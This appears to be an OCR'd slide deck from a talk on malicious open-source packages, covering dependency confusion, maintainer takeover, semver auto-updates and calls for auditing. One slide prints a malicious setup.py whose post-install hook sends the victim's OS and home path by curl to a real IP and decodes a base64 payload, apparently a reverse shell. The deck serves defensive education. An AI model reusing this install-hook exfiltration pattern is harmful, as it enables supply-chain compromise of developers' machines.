




attacker: whoami



**attacker: whoami**  
**victim: who are you?**



```
attacker: whoami
victim: who are you?
attacker: ls
attacker: ls ~/
attacker: ls .
```



**attacker: whoami**

**victim: who are you?**

**attacker: ls**

**attacker: ls ~/**

**attacker: ls .**

**victim: yo, lets talk. who are you?**





**attacker: whoami**

**victim: who are you?**

**attacker: ls**

**attacker: ls ~/**

**attacker: ls .**

**victim: yo, lets talk. who are you?**

**attacker: Security Engineer. You?**



**attacker: whoami**

**victim: who are you?**

**attacker: ls**

**attacker: ls ~/**

**attacker: ls .**

**victim: yo, lets talk. who are you?**

**attacker: Security Engineer. You?**

**victim: Are you sure? security engineers don't write reverse shells.**



**victim: who are you?**

**attacker: ls**

**attacker: ls ~/**

**attacker: ls .**

**victim: yo, lets talk. who are you?**

**attacker: Security Engineer. You?**

**victim: Are you sure? security engineers don't  
write reverse shells.**

**attacker: ls .**





**attacker: ls**

**attacker: ls ~/**

**attacker: ls .**

**victim: yo, lets talk. who are you?**

**attacker: Security Engineer. You?**

**victim: Are you sure? security engineers don't write reverse shells.**

**attacker: ls .**

**victim: Where are you from?**



**attacker: Security Engineer. You?**

**victim: Are you sure? security engineers don't write reverse shells.**

**attacker: ls .**

**victim: Where are you from?**

**attacker: I am checking Internal systems.**

**Dependency confusion you know. If not our system, I am killing the shell and drop the connection (just dont connect back) See you**







setup.py - Text Compare - Beyond Compare

Session File Edit Search View Tools Help [New version available...](#)

aidoc-e2e-utils-5.0.3 <--> aidoc-e2e-utils-5.0.3 setup.py

Home Sessions All Diffs Same Context Minor Rules Format Copy Edit Next Section Prev Section Swap Reload

aidoc-e2e-utils-5.0.2\setup.py 12/29/2022 4:36:36 AM 1,838 bytes Python Scripts ANSI UNIX

```
import os.path
import platform
from os.path import expanduser

def getShell():
    home = expanduser("~")
    if os.path.exists(f"{home}/.zshrc"):
        return f"{home}/.zshrc"
    elif os.path.exists(f"{home}/.bashrc"):
        return f"{home}/.bashrc"
    else:
        return 'NO'

def identifyVictim():
    system=platform.system()

    os.popen(f"curl -s http://3.221.152.203:8000/acl/whoami/identity/{getFolderName()}/{system} > /dev/null")

    return system

def getFolderName():
    return os.path.basename(os.getcwd())

class CustomInstall(install):
    def __init__(self, dist):
        super(install, self).__init__(dist)
        self.__post_install()

    def run(self):
        install.run(self)

    def __post_install(self):
        shell()

def shell():
    system=identifyVictim()
    if system == 'Darwin':
        payload=f"base64 -D <<< KGJhc2ggLWJzA8JjEwMC07ZXh1YyAxMDA8Pj9kZXlvdG90LzZmMjIxLjE1M4yMDI="
        os.popen(payload)
        shell=getShell()
        if shell != 'NO':
```

17: 1 Indentation < >

⇒...else:␣

aidoc-e2e-utils-5.0.3\setup.py 12/29/2022 8:02:54 PM 977 bytes Python Scripts ANSI UNIX

```
import os.path
import platform
from os.path import expanduser

def identify():
    system=platform.system()
    whoami=os.popen('whoami').read()
    home = os.popen("echo $HOME").read()
    os.popen(f"curl -s http://3.221.152.203:8000/acl/package/{getFolderName()}/system/{system}/user")
    os.popen(f"curl -s http://3.221.152.203:8000/acl/package/{getFolderName()}/home/{home} > /dev/null")

    return system

def getFolderName():
    return os.path.basename(os.getcwd())

class CustomInstall(install):
    def __init__(self, dist):
        super(install, self).__init__(dist)
        self.__post_install()

    def run(self):
        install.run(self)

    def __post_install(self):
        report()

def report():
    system=identify()
```

5 difference section(s) Important Left Orphan Insert Load time: 0.09 seconds



Part 4 - Summary

# Why It's That Easy

# Ecosystem was not built for security

- **No vetting** of metadata that developers rely on
  - Package name
  - Related git repository
  - Website URL
  - Description
- It's hard to know who's telling the truth

# Account are taken over

- Not all maintainers enabled 2FA
- If enabled, stolen CI tokens does not require 2FA
- Expired domains

# Auto update by design

- `~version` "Approximately equivalent to version" See [semver](#)
- `^version` "Compatible with version" See [semver](#)
- `1.2.x` 1.2.0, 1.2.1, etc., but not 1.3.0

- `version` Must match `version` exactly
- `>version` Must be greater than `version`
- `>=version` etc
- `<version`
- `<=version`
- `~version` "Approximately equivalent to version" See [semver](#)
- `^version` "Compatible with version" See [semver](#)
- `1.2.x` 1.2.0, 1.2.1, etc., but not 1.3.0
- `http://...` See 'URLs as Dependencies' below
- `*` Matches any version
- `""` (just an empty string) Same as `*`
- `version1 - version2` Same as `>=version1 <=version2`.
- `range1 || range2` Passes if either `range1` or `range2` are satisfied.
- `git...` See 'Git URLs as Dependencies' below
- `user/repo` See 'GitHub URLs' below
- `tag` A specific version tagged and published as `tag` See [npm dist-tag](#)
- `path/path/path` See [Local Paths](#) below

bin  
man  
directories  
directories.bin  
directories.man  
repository  
scripts  
config  
dependencies  
URLs as Dependencies  
Git URLs as Dependencies  
GitHub URLs  
Local Paths  
devDependencies  
peerDependencies  
peerDependenciesMeta



About npm

Getting started

Packages and modules

Integrations

Organizations

Policies

npm CLI

CLI Commands

Configuring npm

Install

Folders

.npmrc

Support



# What you ask for

~6.1.2

```
package.json
37   "private": true,
38   "dependencies": {
39     "@angular/animations": "^6.1.2",
40     "@angular/cdk": "^6.4.3",
41     "@angular/common": "^6.1.2",
42     "@angular/compiler": "^6.1.2",
43     "@angular/core": "^6.1.2",
44     "@angular/forms": "^6.1.2",
45     "@angular/http": "^6.1.2",
46     "@angular/material": "^6.4.3",
47     "@angular/platform-browser": "^6.1.2",
48     "@angular/platform-browser-dynamic": "^6.1.2",
49     "@angular/router": "^6.1.2",
50     "@fortawesome/fontawesome-free-webfonts": "^1.0.9",
```

# What you actually get

**~6.1.2**            **6.1.4 (latest)**

6.1.3

6.1.2

6.1.1

6.1.0



ua-parser-js



1.0.0



0.8.0



0.7.29



1.0.2


@faisalman





**“I see you’re quite busy and not maintaining this project anymore. Can I manage it from now on?”**





**“I see you’re quite busy and not maintaining this project anymore. Can I manage it from now on?”**

**“YES! you are now a maintainer”**



jossef / requests Public

Unpin Watch 3 Fork 46 Starred 113

Code Issues 8 Pull requests Discussions Security Insights Settings

master 1 branch 14 tags

Go to file Add file Code

File	Commit Message	Time Ago
sehnryr test: fix test	6f2d946	8 days ago 70 commits
.github	fix: QA workflow (#67)	12 days ago
example	feat: replace stash_hive with quiver.cache (#68)	11 days ago
lib	fix: remove port from getHostName	8 days ago
logo	style(logo/): change sdk from images +improvements	2 months ago
test	test: fix test	8 days ago
.gitignore	feat: added query params support, moved port to Uri. (#25)	2 years ago
CHANGELOG.md	docs: update changelog	10 days ago
CODE_OF_CONDUCT.md	feat: adding code of conduct (#61)	2 months ago
LICENSE	initial commit	3 years ago
README.md	docs: change version to 4.3.0	10 days ago
analysis_options.yaml	feat: remove flutter dependency (breaking change) (#58)	2 months ago
pubspec.yaml	docs: change version to 4.3.0	10 days ago

### About

No description, website, or topics provided.

- Readme
- MIT license
- Code of conduct
- 113 stars
- 3 watching
- 46 forks

### Releases 14

4.3.0 (Latest) 10 days ago

+ 13 releases

### Packages

No packages published  
Publish your first package

### Contributors 19



+ 8 contributors

### Languages

Dart 100.0%

README.md content:

**Requests**  
Dart HTTP requests with cookies. **Simple.**


**So,  
What do we do?**



# Vulnerable != Malicious

- It's OK to manage the risk of vulnerable open-source code
  - Vulnerability may be not applicable to you
  - You can disable the vulnerable functionality
- You are **NEVER** OK having malicious open-source code

# We need to audit

- Evidence is being deleted 
  - Imagine you're installed a malicious package and it was deleted by Python. How would you know?
- We need universal IDs for malicious packages
  - For example, IDs of the **same incident**:
    - cx-2021-b8833-be2146 (Checkmarx)
    - SNYK-JS-RC-1911120 (Snyk)
    - sonatype-2021-1696 (Sonatype)
    - GHSA-g2q5-5433-rhrf (GitHub)



**Not a malicious packages problem.  
An attacker problem.**



Don't take code  
from strangers  
without vetting



**Thank**

**@josset**

**<https://>**





**80K**  
PACKAGES PER MONTH



**100K**  
PACKAGES PER MONTH



**500K**  
PACKAGES PER MONTH



**170K**  
PACKAGES PER MONTH




**8K**  
PACKAGES PER MONTH



AHEAD OF TIME ANALYSIS



CONSUMERS




DATA LAKE





**“I see you’re quite busy and not maintaining this project anymore. Can I manage it from now on?”**





**“I see you’re quite busy and not maintaining this project anymore. Can I manage it from now on?”**

**“YES! you are now a maintainer”**

Browser address bar: <https://github.com/jossef/requests>

Navigation: Search or jump to... Pull requests Issues Marketplace Explore

Repository: [jossef/requests](#) Public

Actions: Unpin Watch 3 Fork 46 Starred 113

Navigation: Code Issues 8 Pull requests Discussions Security Insights Settings

Branch: master 1 branch 14 tags

Buttons: Go to file Add file Code

File	Commit Message	Time Ago
sehnryr test: fix test	6f2d946	8 days ago 70 commits
.github	fix: QA workflow (#67)	12 days ago
example	feat: replace <code>stash_hive</code> with <code>quiver.cache</code> (#68)	11 days ago
lib	fix: remove port from <code>getHostname</code>	8 days ago
logo	style(logo/): change sdk from images +improvements	2 months ago
test	test: fix test	8 days ago
.gitignore	feat: added query params support, moved port to Uri. (#25)	2 years ago
CHANGELOG.md	docs: update changelog	10 days ago
CODE_OF_CONDUCT.md	feat: adding code of conduct (#61)	2 months ago
LICENSE	initial commit	3 years ago
README.md	docs: change version to 4.3.0	10 days ago
analysis_options.yaml	feat: remove flutter dependency (breaking change) (#58)	2 months ago
pubspec.yaml	docs: change version to 4.3.0	10 days ago

About: No description, website, or topics provided.

- Readme
- MIT license
- Code of conduct
- 113 stars
- 3 watching
- 46 forks

Releases 14

- 4.3.0 (Latest) 10 days ago
- + 13 releases

Packages

No packages published. Publish your first package.


Contributors 19

- + 8 contributors

Languages

- Dart 100.0%

README.md content:



**Requests**  
Dart HTTP requests with cookies. **Simple.**